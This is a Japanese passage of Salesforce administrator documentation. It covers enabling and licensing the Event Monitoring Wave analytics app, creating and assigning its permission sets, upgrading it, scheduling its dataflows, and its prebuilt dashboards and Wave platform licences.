Event Monitoring Wave アプリケーションの Salesforce 権限の設定

組織で Event Monitoring Wave アプリケーションを使用できるように設定するために、Wave を有効にし、権限セットライセンスを割り当て、権限セットを作成して割り当てます。

ユーザ権限

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

メモ: イベント監視の一部として Event Monitoring Wave アプリケーションを使用することもできます。このアプリケーションは、登録の一部として提供されたデータのアップロードおよびアクセスを行う場合にのみ使用します。ユーザがこのアプリケーションを使用して、他のデータのアップロードやアクセスを行うことがないようにしてください。Salesforce では、そのような使用を監視することがあります。イベント監視 Wave アプリケーションは英語のみで利用できます。

各Event Monitoring Wave ライセンスは、最大 10 ユーザの Event Monitoring Wave へのアクセス権を付与します。次の表に、アプリケーションのデータストレージ制限を示します。より多くのデータが必要な場合、1 億行を追加できる Analytics Cloud - Additional Data Rows を購入できます。

表 60 : Event Monitoring Wave データストレージ制限

ライセンス	制限
Analytics Cloud - Event Monitoring Wave アプリケーション	Analytics Cloud - Wave Analytics Platform ライセンスなしで使用する場合は 5 千万行。最大 10 ユーザにアクセス権を付与。
Analytics Cloud - Additional Data Rows	1 億行。

重要: Event Monitoring Wave アプリケーション ライセンスのデータストレージ制限は、契約上の制限であり、技術的な制限ではありません。ライセンシーは、データ行の合計数を厳密に監視することに同意しています。

Salesforce Wave Analytics プラットフォームの有無に関係なく、組織で Event Monitoring Wave アプリケーションを使用できます。Event Monitoring Wave アプリケーションは、有料の Event Monitoring ライセンスを持つ組織に無料で提供されます。Event Monitoring Wave アプリケーションライセンスによって、次の権限が有効になります。

表 61 : Event Monitoring Wave ユーザ権限

権限	機能
「Wave Analytics テンプレートアプリケーションの使用」	すべての Wave テンプレートアプリケーションへのアクセス権が有効になります。
「Event Monitoring Wave テンプレートおよびアプリケーションへのアクセス」	Event Monitoring Wave アプリケーションおよびそれに含まれるデータと事前作成済みダッシュボードへの特定のアクセス権が付与されます。
「Wave Analytics テンプレートアプリケーションの管理」	システム管理者は、組織のユーザ向けに Wave アプリケーション (この場合は Event Monitoring Wave アプリケーション) を作成できます。

権限	機能
「Wave Analytics データフローの編集」	システム管理者は、既存のデータフローの JSON をアップロードおよびダウンロードできます。

Event Monitoring アプリケーションの設定プロセス

Event Monitoring Wave を使用するように組織を設定するには、次の基本手順に従います。

1. *Wave プラットフォームおよびイベントログファイルのインテグレーションを有効化します。* Event Monitoring Wave を設定するための最初のステップは、組織で Wave を有効化することです。[イベントログファイルの Event Monitoring Wave アプリケーションとのインテグレーション] 設定も有効にする必要があります。
2. *権限セットライセンスをユーザに割り当てます。* 次に、Event Monitoring Wave 権限セットライセンスを各ユーザに割り当てます。各権限セットライセンスは、1 人のユーザにのみ割り当てることができます。また、各ユーザがアプリケーションを使用するには、権限セットライセンスが必要です。
3. *ユーザ種別を定義し、権限セットを作成して割り当てます。* 次に、組織のメインユーザ種別を定義し、各ユーザ種別のニーズに合わせて関連するユーザ権限をグループ化する権限セットを作成します。権限セットを作成したら、ユーザに割り当てます。権限セットは個々のユーザに割り当てることができますが、効率化するためにユーザのグループに割り当てることもできます。1 人のユーザに複数の権限セットを割り当てることができます。

これらの手順が完了したら、Event Monitoring Wave を作成して、組織のユーザと共有します。アプリケーションをユーザと共有すると、ユーザは Event Monitoring Wave ダッシュボードおよびデータセットの探索のみを実行できるようになります。

ヒント:

最適な結果を得るには、Event Monitoring Wave アプリケーションの設定手順をここに示された順序どおりに実行します。

1. Event Monitoring Wave アプリケーション権限セットライセンスおよびユーザ権限
   Event Monitoring Wave アプリケーション権限セットライセンスによって、Event Monitoring Wave アプリケーションのデータ探索と管理に必要なユーザ権限が有効になります。
2. Event Monitoring Wave アプリケーションユーザ種別の特定
   Event Monitoring Wave アプリケーションユーザ種別と実行するタスクを特定し、設定プロセスでチームのイベント監視分析ニーズを満たせるようにします。
3. Wave Analytics とイベント監視の有効化および Event Monitoring Wave アプリケーション権限セットライセンスの割り当て
   Salesforce によって Event Monitoring Wave ライセンスがプロビジョニングされたら、Wave およびイベント監視を有効にして Event Monitoring Wave アプリケーション権限セットライセンスを割り当てます。
4. Event Monitoring Wave アプリケーション権限セットの作成
   組織のユーザに Event Monitoring Wave 機能へのアクセス権を付与するには、ユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てます。

5. Event Monitoring Wave アプリケーション権限セットのユーザへの割り当て
   権限セットを 1 人以上の Event Monitoring Wave ユーザに割り当てて (1 人ずつまたは一括で)、アプリケーション機能へのアクセス権を付与します。

Event Monitoring Wave アプリケーション権限セットライセンスおよびユーザ権限

Event Monitoring Wave アプリケーション権限セットライセンスによって、Event Monitoring Wave アプリケーションのデータ探索と管理に必要なユーザ権限が有効になります。

Event Monitoring アプリケーションユーザごとに、Event Monitoring Wave アプリケーション権限セットライセンスが必要です。Event Monitoring Wave アプリケーション権限セットライセンスによって、次の権限が有効になります。

表 62 : Event Monitoring Wave アプリケーション権限

ユーザ権限	可能になる機能
「Wave Analytics テンプレートアプリケーションの使用」	Event Monitoring Wave アプリケーションを含む、すべての Wave テンプレートアプリケーションへの一般的なアクセス。
「Event Monitoring Wave テンプレートおよびアプリケーションにアクセス」	Event Monitoring Wave アプリケーションとデータおよびそれに含まれる事前作成済みダッシュボードへの特定のアクセス。
「Wave Analytics テンプレートアプリケーションの管理」	組織のユーザを対象とした Wave アプリケーション (この場合は Event Monitoring Wave アプリケーション) の作成。
「Wave Analytics データフローの編集」	データフローの編集、開始、停止、再スケジュール。データ監視でデータフローとシステムジョブを監視。このユーザ権限を割り当てるときは慎重に判断してください。この権限では、インテグレーションユーザがアクセスできるすべての Salesforce オブジェクトデータにアクセスできます。「Wave Analytics での Salesforce のデータアクセス」を参照してください。

Event Monitoring Wave アプリケーションユーザ種別の特定

Event Monitoring Wave アプリケーションユーザ種別と実行するタスクを特定し、設定プロセスでチームのイベント監視分析ニーズを満たせるようにします。

Event Monitoring Wave ライセンスには、組織のユーザが Event Monitoring Wave を管理してイベントデータを探索するのに必要な権限が含まれます。Event Monitoring Wave を最も使いやすく設定するには、ユーザが Event Monitoring Wave 機能にアクセスするさまざまな方法を検討し、ユーザを各種別に分類します。次は、その例です。

ほとんどの場合、Event Monitoring Wave では、チームの 2 つの基本的な種別のユーザのニーズに対応します。

- ユーザ。Event Monitoring Wave ダッシュボードおよびデータセットを表示します。

- システム管理者またはマネージャ。アプリケーション、ダッシュボード、データセットの作成や、Event Monitoring アプリケーション操作環境のカスタマイズを行うために、すべての Event Monitoring Wave 機能にアクセスします。

したがって、Event Monitoring Wave を設定するときには、次の 2 つの基本的な権限セットを作成することで組織のほとんどのユーザのニーズを満たせる可能性があります。

- 「参照」権限セット。ほとんどの基本レベルのユーザが Event Monitoring Wave にアクセスするときに必要とする権限が含まれます。
- 一部のシステム管理者とマネージャ用に予約された「管理」権限セット。すべての Event Monitoring Wave 機能を使用する権限が含まれます。

以降の Event Monitoring Wave アプリケーションの詳細な設定手順では、これらの 2 つの権限セットの作成および割り当て方法について説明します。

Wave Analytics とイベント監視の有効化および Event Monitoring Wave アプリケーション権限セットライセンスの割り当て

Salesforce によって Event Monitoring Wave ライセンスがプロビジョニングされたら、Wave およびイベント監視を有効にして Event Monitoring Wave アプリケーション権限セットライセンスを割り当てます。

Wave プラットフォームの有効化

Wave プラットフォームを使用するには、まず組織で有効にします。

1. Salesforce の [設定] メニューの [管理] で、**[Analytics Cloud] | [始めましょう]** をクリックします。
2. **[分析の有効化]** をクリックします。

イベント監視の有効化


次に、[イベントログファイルの Event Monitoring Wave アプリケーションとのインテグレーションを有効化] をオンにします。

1. Salesforce の [設定] メニューで、[監視] までスクロールダウンし、**[ログ]** をクリックします。
2. **[イベント監視を設定]** をクリックします。
3. **[イベントログファイルの Event Monitoring Wave App とのインテグレーションを有効化]** の横にある切り替えが **[有効化]** に変更されていることを確認します。

権限セットライセンスの割り当て

次に、Event Monitoring Wave アプリケーションにアクセスする必要がある組織内の各ユーザに権限セットライセンスを割り当てます。

1. [設定] メニューで、**[ユーザの管理] | [ユーザ]** をクリックします。
2. Wave へのアクセス権を付与するユーザの名前をクリックします。最初は、ユーザ、システム管理者、またはシステム管理者に指定したその他の名前を選択するとよいでしょう。
3. カーソルを **[権限セットライセンスの割り当て]** に置き、**[割り当ての編集]** をクリックします。



4. Event Monitoring Wave アプリケーション権限セットライセンスを選択し、[保存] をクリックします。

重要: Event Monitoring アプリケーションにアクセスする必要がある組織内のすべてのユーザについてこれらの手順を繰り返します。

Event Monitoring Wave アプリケーション権限セットの作成

組織のユーザに Event Monitoring Wave 機能へのアクセス権を付与するには、ユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てます。

Event Monitoring Wave アプリケーション権限セットライセンスをユーザに割り当てたら、Event Monitoring Wave ユーザ権限で構成される権限セットを作成し、ユーザに割り当てます。ユーザのニーズを満たす必要がある権限セットを作成できます。2 つの権限セットの作成方法を次に示します。

ユーザ権限

権限セットを作成する
- 「プロファイルと権限セットの管理」

- *「Event Monitoring Wave の管理」* 権限セット (Event Monitoring Wave を作成および管理するユーザ用)
- *「Event Monitoring Wave の表示」* 権限セット (アプリケーションダッシュボードおよびデータセットを探索するユーザ用)

1. ユーザにすべてのアプリケーション機能へのアクセス権を付与する、「Event Monitoring Wave の管理」権限セットを作成します。
   a. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックし、[新規] をクリックします。
   b. [表示ラベル] 項目に `Manage Event Monitoring Wave` と入力します。これにより API 参照名も自動的に作成されます。この参照名は必要に応じて変更できます。API 参照名には、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
   c. **警告:** このステップを正確に実行しないと、組織の一部のユーザが Event Monitoring Wave にアクセスできなくなる可能性があります。

      [ユーザライセンス] 項目をデフォルト値の `--None--` のままにします。ユーザライセンスは選択しないでください。
   d. [保存] をクリックします。権限セットの詳細ページに新しい権限セットが表示されます。次に、ユーザ権限を権限セットに追加します。
   e. 権限セットの詳細ページの最下部までスクロールし、[システム権限] をクリックします。次に、[編集] をクリックします。
   f. 「Wave Analytics テンプレートアプリケーションの使用」、「Event Monitoring Wave テンプレートおよびアプリケーションへのアクセス」、「Wave Analytics テンプレートアプリケーションの管理」、「Wave Analytics データフローの編集」ユーザ権限を選択します。4 つすべてを選択してください。[保存] をクリックします。ユーザが Event Monitoring Wave を作成および管理して、すべてのアプリケーション機能にアクセス

できる権限セットが正常に作成されました。これで権限セットをユーザに割り当てることができます。「Event Monitoring Wave アプリケーション権限セットのユーザへの割り当て」を参照してください。

2. ユーザがアプリケーションダッシュボードおよびデータセットを表示できる「Event Monitoring Waveの表示」権限セットを作成します。
   a. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックし、[新規] をクリックします。
   b. [表示ラベル] 項目に`View Event Monitoring Wave`と入力します。これにより API 参照名も自動的に作成されます。この参照名は必要に応じて変更できます。API 参照名には、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
   c. 警告: このステップを正確に実行しないと、組織の一部のユーザが Event Monitoring Wave にアクセスできなくなる可能性があります。

      [ユーザライセンス] 項目をデフォルト値の `--None--` のままにします。ユーザライセンスは選択しないでください。
   d. [保存] をクリックします。権限セットの詳細ページに新しい権限セットが表示されます。次に、ユーザ権限を権限セットに追加します。
   e. 権限セットの詳細ページの最下部までスクロールし、[システム権限] をクリックします。次に、[編集] をクリックします。
   f. 「Wave Analytics テンプレートアプリケーションの使用」および「Event Monitoring Wave テンプレートおよびアプリケーションへのアクセス」ユーザ権限のみを選択し、[保存] をクリックします。ユーザが Event Monitoring Wave ダッシュボードおよびデータセットを表示できる権限セットが正常に作成されました。これで権限セットをユーザに割り当てることができます。「Event Monitoring Wave アプリケーション権限セットのユーザへの割り当て」を参照してください。

Event Monitoring Wave アプリケーション権限セットのユーザへの割り当て

権限セットを 1 人以上の Event Monitoring Wave ユーザに割り当てて (1 人ずつまたは一括で)、アプリケーション機能へのアクセス権を付与します。

ユーザ権限

ユーザに権限セットを割り当てる
- 「権限セットの割り当て」

1. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックします。
2. 警告: 「Event Monitoring Wave の管理」権限セットがあるとユーザは Event Monitoring Wave を管理できるようになります。これにより、アプリケーションを作成、編集、削除できるようになるため、この権限セットは慎重に割り当ててください。これはアプリケーションを管理するユーザにのみ割り当てます。

   ユーザに割り当てる権限セットをクリックします。「Event Monitoring Wave アプリケーション権限セットの作成」の手順に従っている場合は、「Event Monitoring Wave の管理」または「Event Monitoring Wave の表示」権限セットを選択します。
3. [割り当ての管理] をクリックし、[割り当てを追加] をクリックします。
4. Wave にアクセスする必要があるユーザを選択し、[完了] をクリックします。

これらの手順が完了したら、Event Monitoring Wave を作成して、組織のユーザと共有します。アプリケーションをユーザと共有すると、ユーザは Event Monitoring Wave ダッシュボードおよびデータセットの探索のみを実行できるようになります。

Event Monitoring Wave アプリケーションの作成と共有

正しい権限さえ有効にすれば、Event Monitoring Wave アプリケーションの設定は簡単です。

ユーザ権限

Event Monitoring Wave アプリケーションを使用する
- 「Wave Analytics テンプレートアプリケーションの使用」
- 「Event Monitoring Wave テンプレートおよびアプリケーションへのアクセス」

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

メモ: イベントログファイルには 24 時間の生成期間があるため、作成した最初の日にはアプリケーションにデータが表示されません。その間は、アプリケーションに含まれているサンプルデータを使用して、ダッシュボードをプレビューすることができます。

1. Salesforce にログインします。
2. アプリケーションピッカーから Wave Analytics を選択します。
3. [アプリケーション]をクリックし、[イベント監視 Wave アプリケーション]を選択してから、[続行] をクリックします。
4. アプリケーションに名前を付けます。
5. [作成] をクリックします。アプリケーション作成プロセスには時間がかかる場合があります。ページ上部のギアメニューから [データ監視] を選択すると、進行状況を確認できます。アプリケーション作成の一部が失敗した場合は、アプリケーションを再作成する必要があります。
6. アプリケーションの使用準備が整うと、組織内の他のユーザと共有できます。アプリケーションを参照できるのは、「Wave Analytics テンプレートアプリケーションの管理」および「Event Monitoring Wave テンプレートおよびアプリケーションへのアクセス」権限を持つユーザのみです。アプリケーションを共有するには、Wave Analytics ホーム画面のアプリケーションタイルにマウスポインタを置き、[共有] をクリックします。アプリケーション自体から共有することもできます。

Event Monitoring Wave アプリケーションのアップグレード

新しいバージョンがリリースされるたびにアプリケーションをアップグレードして、最新の Event Monitoring Wave 機能を活用します。

ユーザ権限

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

アプリケーションホームページの上部にあるバナーに、新しいバージョンのリリースが通知されます。リリースの詳細情報へのリンクも表示されます。アプリケーション名のすぐ下、ホームページの左側の列に、アップグレードプロセスを開始するためのリンクもあります。

アプリケーションをアップグレードする手順は、次のとおりです。

1. バナーの [新機能] リンクか、アプリケーションホームページの左側の列の [新しいバージョンをご利用いただけます] をクリックします。
2. 開いたページの一番上に新しいバージョンに関する情報があります。ページ下部には、[現在のアプリケーションをアップグレード] ボタンと [新規アプリケーションを作成] ボタンがあります。
3. ボタンの上にマウスポインタを置くと、その機能についての説明が表示されます。[現在のアプリケーションをアップグレード]をクリックすると、現在のアプリケーションとすべてのアセットが上書きされ、新しいバージョンに基づくアプリケーションに置き換えられます。アップグレードすると、データフローに加えた新しい項目やオブジェクト、セキュリティ設定やダッシュボードの表示ラベルおよび色に加えた変更などのカスタマイズも削除されます。[新規アプリケーションを作成] をクリックすると、新しいバージョ

ンに基づいて現在のアプリケーションの2つ目のコピーが作成されます。状況に合うオプションを決定し、該当するボタンをクリックします。

4. 警告: アプリケーションをカスタマイズした場合は、[現在のアプリケーションをアップグレード]ではなく [新規アプリケーションを作成] をクリックし、新しいバージョンに基づいてアプリケーションのコピーを作成します。新しいアプリケーションを作成すると、現在のバージョンとカスタマイズが保存され、カスタマイズした内容を新しいバージョンのアプリケーションに手動でコピーできます。

   [現在のアプリケーションをアップグレード] をクリックすると、アップグレードオプションは現在のアプリケーションを上書きし、追加したカスタマイズは削除されるという警告画面が表示されます。カスタマイズを上書きしても問題ない場合はチェックボックスをオンにし、[次へ] をクリックします。問題がある場合は、[戻る] をクリックして前の画面に戻ります。[次へ] をクリックすると、設定ウィザードへ進みます。ステップ 6 へスキップします。

5. [新規アプリケーションを作成] をクリックすると、設定ウィザードへ進みます。現在のアプリケーションを上書きせず、追加したカスタマイズも保存されるため、警告は表示されません。
6. 設定ウィザードは、最後にウィザードを使用したときに選択した設定を読み込んで表示されます。これらの設定を保持するか、変更できます。ウィザードの各ページを確認します。
7. ウィザードが完了すると、Wave の画面にアップグレードの影響を受けるアセットが表示されます。その画面で、アップグレードによって変更、削除、追加されるデータセット、ダッシュボード、レンズの数を確認します。また、アセットがどのように変更されるか(変更されたのはデータか、外観か)も表示されます。同じ画面で、アプリケーションに行われた変更のコードが含まれるファイルをダウンロードすることもできます。アプリケーションをカスタマイズしている場合、ファイルをダウンロードして保存し、カスタマイズコードをコピーして、アップグレードされたバージョンに貼り付けることができます。
8. *アップグレードオプションの場合のみ*:アプリケーションをアップグレードする場合は、[現在のアプリケーションをアップグレード]をクリックします。これにより、行ったカスタマイズは上書きされます。また、[戻る]をクリックし、設定ウィザードに戻って選択を変更することも、右上隅の [X] をクリックしてキャンセルすることもできます。
9. *作成オプションの場合のみ*:新しいアプリケーションを作成する場合、現在のバージョンとは異なるアプリケーション名を入力し、[新規アプリケーションを作成] をクリックします。このオプションでは、現在のアプリケーションとそのすべてのカスタマイズが保存されます。また、[戻る]をクリックし、設定ウィザードに戻って選択を変更することも、右上隅の [X] をクリックしてキャンセルすることもできます。

アプリケーション名の下のリンクに[アプリケーションをリセット]と表示されていれば、最新バージョンのアプリケーションが使用されており、アップグレードの必要はありません。

Event Monitoring Wave の日次データフローのスケジュール

Event Monitoring Wave で探索を開始する前に、日次データフローをスケジュールします。

Event Monitoring Wave を作成する場合、その作成プロセスには、最新のイベント監視データを Wave にインポートするデータフローが含まれます。アプリケーションで最新の Salesforce データを使用するために、データフローを毎日再実行するようにスケジュールできます。早朝 (通常は午前 6 時) に Salesforce によってイベントログファイルが自動的に生成およびアップロードされます。アプリケーションに最新データが含まれ、データフローによってアプリケーションの使用が妨

ユーザ権限


Wave アプリケーションを作成および管理する

- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」


げられないように2～3時間後にデータフローをスケジュールします。つまり、午前8時～9時にデータフローを実行することをお勧めします。

メモ: Event Monitoring Wave データフローはアプリケーションの作成時に1回のみ実行されます。アプリケーションで最新のイベントデータを使用するために、毎日実行するようにスケジュールします。

1. Salesforce ウィンドウの右上にある Force.com メニューで **Wave Analytics** に移動します (まだ移動していない場合)。画面の右上にあるギアアイコンをクリックし、[データ監視] を開きます。



2. [データ監視] 画面の左上にあるメニューから [データフロービュー] を選択します。



3. 作成したアプリケーションを見つけます。ページをスクロールダウンすることが必要になる場合もあります。アプリケーションのアイコンと名前の横にある画面右端のメニューを開きます。[スケジュール] を選択し、データフローの時刻を設定します。データフローによって業務が妨げられないように、通常の勤務時間外を選択します。[保存] をクリックします。

Event Monitoring Wave アプリケーションの事前作成済みダッシュボードについて

Event Monitoring Wave アプリケーションには、事前作成済みのダッシュボードのセットが付属しているため、データの探索をすぐに開始できます。組織からのデータは、生成時に自動的に Event Monitoring Wave アプリケーションのデータセットに読み込まれます。

ほとんどのダッシュボードは、EventLogFile オブジェクトの 1 つのイベント種別を表しています。EventLogFile オブジェクトリファレンスには、各イベント種別の詳細な情報が含まれています。My Trust と Setup Audit Trail の 2 つのダッシュボードはイベント種別に対応していません。各ダッシュボードの機能を見ていきましょう。

Apex Executions

Apex の実行イベント種別に対応しています。このダッシュボードでは、Apex コードの実行とパフォーマンスのトレンドを追跡できます。

API

API イベントのイベント種別に対応しています。API ダッシュボードでは、組織のユーザの API 使用状況および API パフォーマンスの両方についての情報が得られます。各オブジェクトの使用頻度、各オブジェクトの処理速度、およびそのオブジェクトで呼び出されるメソッドを確認できます。

Dashboard

ダッシュボードイベント種別に対応しています。Dashboard ダッシュボードでは、ダッシュボードの導入とパフォーマンスを追跡できます。

Visualforce Requests

Visualforce 要求イベント種別に対応しています。このダッシュボードでは、Visualforce の導入とページパフォーマンスのトレンドを確認できます。

Files

コンテンツ転送イベント種別に対応しています。組織内のユーザがコンテンツ転送(ダウンロード、アップロード、またはプレビュー)を実行すると、このダッシュボードに表示されます。ファイルの導入状況も追跡できます。

Lightning

UI 追跡イベント種別に対応しています。このダッシュボードには、ユーザが Lightning Experience または Salesforce1 でアクセスしているページが表示されます。

Login-As

別名でログインイベント種別に対応しています。このダッシュボードでは、どのシステム管理者がどのユーザアカウントで別名でログイン機能を使用しているかを確認できます。

My Trust

My Trust ダッシュボードでは、組織内で時間の経過に伴ってどのようなイベントが発生しているかを全体的に把握できます。また、これらのトランザクションの平均速度も表示されます。

Page Views (URIs)

URI イベント種別に対応しています。Page Views ダッシュボードでは、Salesforce Classic デスクトップアプリケーションでユーザがアクセスしているページを確認できます。

Report Downloads

レポートのエクスポートイベント種別に対応しています。このダッシュボードでは、レポートをダウンロードしているユーザとダウンロード元を確認できます。

Report

レポートイベント種別に対応しています。Reports ダッシュボードには、レポートのトレンドに加え、特定のレポートを実行しているユーザが表示されます。また、パフォーマンスの問題があるレポートを確認することもできます。

REST API

REST API イベント種別に対応しています。このダッシュボードには、REST API 使用状況のトレンドおよび最もトラフィックが多いエンドポイントが表示されます。また、要求を発行している IP 範囲とコールされているメソッドについての情報も参照できます。

Setup Audit Trail

[設定]の[設定変更履歴]ページに対応しています。ユーザが[設定]領域でどのような変更を行っているかが表示されます。

User Logins
ログインイベント種別に対応しています。UserLogins ダッシュボードには、ユーザによるログインのトレンドと、ユーザが組織にアクセスしている場所と方法についての情報が表示されます。

Event Monitoring Wave アプリケーションの用語の概要

Event Monitoring Wave アプリケーションで使用される総計値と用語を理解すると、このアプリケーションを最大限に活用する上で役立ちます。

用語	説明
APT	平均ページ時間。複数のトランザクションにまたがって集計した総計値です。
EPT	体験ページ時間。ユーザから見たページトランザクションのタイミングです。
イベント	Salesforce でユーザが開始したインタラクション。たとえば、ログイン、API コールの起動、またはレポートのダウンロードなどです。イベントは、EventLogFile sObject に関連付けられます。

Wave プラットフォームの設定

組織で Salesforce Wave Analytics プラットフォームを使用できるように設定するために、Wave を有効にし、権限セットライセンスを割り当て、権限セットを作成して割り当てます。

ここでは、Wave プラットフォームを使用するように組織を設定する方法を説明します。Sales Wave、Service Wave、およびその他のアプリケーションの使用開始と設定については、「事前作成済み Wave アプリケーション」を参照してください。

各 Analytics Cloud - Wave Analytics Platform ライセンスは、Salesforce Wave Analytics クラウドへのアクセス権が提供されるシングルユーザライセンスです。このライセンスには、Analytics Cloud - Sales Wave Analytics アプリケーションおよび Analytics Cloud - Service Wave Analytics アプリケーションのシングルユーザライセンスが 1 つ含まれます。次の表に、各ライセンスのデータストレージ制限を示します。より多くのデータが必要な場合、1 億行を追加できる Analytics Cloud - Additional Data Rows を購入できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ライセンス	制限
Analytics Cloud - Wave Analytics Platform	1 億行
Analytics Cloud - Sales Wave Analytics アプリケーション	Analytics Cloud - Wave Analytics Platform ライセンスなしで使用する場合は 2,500 万行。Sales Wave アプリケーショ

ライセンス	制限
	ンライセンスを使用しても、プラットフォームライセンスのデータの上限は増えません。
Analytics Cloud - Service Wave Analytics アプリケーション	Analytics Cloud - Wave Analytics Platform ライセンスなしで使用する場合は 2,500 万行。Service Wave アプリケーションライセンスを使用しても、プラットフォームライセンスのデータの上限は増えません。
Analytics Cloud - Additional Data Rows	1 億行

重要:

- Wave Analytics ライセンスのデータストレージ制限は、契約上の制限であり、技術的な制限ではありません。ライセンシーは、データ行の合計数を厳密に監視することに同意しています。
- 2015 年 10 月 20 日より前に Analytics Cloud Builder または Analytics Cloud Explorer 権限セットライセンスと共に Wave Analytics Platform ライセンスを購入している場合は、「2015 年 10 月 20 日より前に購入されたライセンスによる Wave Analytics プラットフォームの設定」を参照してください。Builder または Explorer ライセンスから新しい Analytics Cloud - Wave Analytics Platform ライセンスにユーザを移行する場合は、ユーザの設定プロセスを開始する前に「2015 年 10 月 20 日より前に購入された Wave ライセンスから新しい Wave Platform ライセンスへの移行」を参照してください。
- Wave Analytics を無効にすると、ユーザ権限は定義された各権限セットから削除されます。Wave Analytics を後で再度有効にする場合は、権限セットを再定義する必要があります。

Wave プラットフォームの設定プロセス

Wave Analytics プラットフォームを使用するように組織を設定するには、次の基本手順に従います。

Wave プラットフォームを有効にします。Wave を設定するための最初のステップは、単に組織で Wave を有効化するだけです。

権限セットライセンスをユーザに割り当てます。次に、Analytics Cloud - Wave Analytics Platform 権限セットライセンスを各ユーザに割り当てます。各権限セットライセンスは、1 人のユーザにのみ割り当てることができます。また、ユーザプロファイルに関連付けられたユーザライセンスは、Analytics Cloud - Wave Analytics Platform 権限セットライセンスをサポートしている必要があります。Wave Platform 権限セットライセンスをサポートしていないユーザライセンスもあります。

ユーザ種別を定義し、権限セットを作成して割り当てます。次に、組織のメインユーザ種別を定義し、各ユーザ種別のニーズに合わせて関連するユーザ権限をグループ化する権限セットを作成します。権限セットを作成したら、ユーザに割り当てます。権限セットは個々のユーザに割り当てることができますが、効率化するためにユーザのグループに割り当てることもできます。1 人のユーザに複数の権限セットを割り当てることができます。

段階的な手順: 権限セットを作成、編集、割り当てる

Wave 権限セットライセンスは、次の Salesforce ユーザライセンスと共に割り当てることができます。

- Force.com (App Subscription)
- Force.com (One App)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

最適な結果を得るには、Wave Analytics プラットフォームの設定手順をここに示された順序どおりに実行します。

1. Wave Analytics Cloud 権限セットライセンスとユーザ権限について
   Wave Analytics 権限セットライセンスによって、Salesforce Wave Analytics プラットフォームのデータ探索と管理の権限が有効になります。また、Salesforce コミュニティユーザは Wave ダッシュボードを表示できます。
2. Wave Analytics プラットフォームのユーザ種別の特定
   Wave プラットフォームユーザの種別を特定すると、設定プロセスでチームの分析ニーズを満たせるようになります。
3. Wave Analytics の有効化と Analytics Cloud - Wave Analytics Platform 権限セットライセンスの割り当て
   Salesforce によって Wave Analytics Platform ライセンスがプロビジョニングされたら、Wave を有効化し、Wave Analytics 権限セットライセンスを割り当てます。
4. Wave Analytics 権限セットの作成
   組織のユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てることで、ユーザに Wave 機能へのアクセス権を付与できます。
5. Wave Analytics 権限セットのユーザへの割り当て
   権限セットを 1 人以上のユーザに割り当てて (1 人ずつまたは一括で)、Wave 機能へのアクセス権を付与します。
6. Wave Analytics プラットフォームの設定の完了
   Wave プラットフォームのユーザ環境を強化し、追加の設定手順で Salesforce データへの Wave アクセスを細かく調整します。

関連トピック:

2015 年 10 月 20 日より前に購入されたライセンスによる Wave Analytics プラットフォームの設定
2015 年 10 月 20 日より前に購入された Wave ライセンスから新しい Wave Platform ライセンスへの移行

Wave Analytics Cloud 権限セットライセンスとユーザ権限について

Wave Analytics 権限セットライセンスによって、Salesforce Wave Analytics プラットフォームのデータ探索と管理の権限が有効になります。また、Salesforce コミュニティユーザは Wave ダッシュボードを表示できます。

- Wave プラットフォームユーザが Wave プラットフォームを使用するには、ユーザごとに 1 つの Analytics Cloud - Wave Analytics Platform 権限セットライセンスが必要です。
- コミュニティユーザが Visualforce ページに埋め込まれたダッシュボード経由で共有された Wave アプリケーションを表示するには、Analytics Cloud - Wave コミュニティユーザ権限セットライセンスが必要です。

Analytics Cloud - Wave Analytics Platform 権限セットライセンスによって、次の権限が有効になります。

ユーザ権限	可能になる機能
「Wave Analytics の使用」	Wave Analytics へのアクセス。データセットの表示および探索。レンズとダッシュボードの表示および共有。
「Wave Analytics ダッシュボードの作成および編集」	Wave Analytics ダッシュボードの作成、編集、削除。
「Wave Analytics アプリケーションの作成」	Wave Analytics アプリケーションの作成、編集、削除、共有。
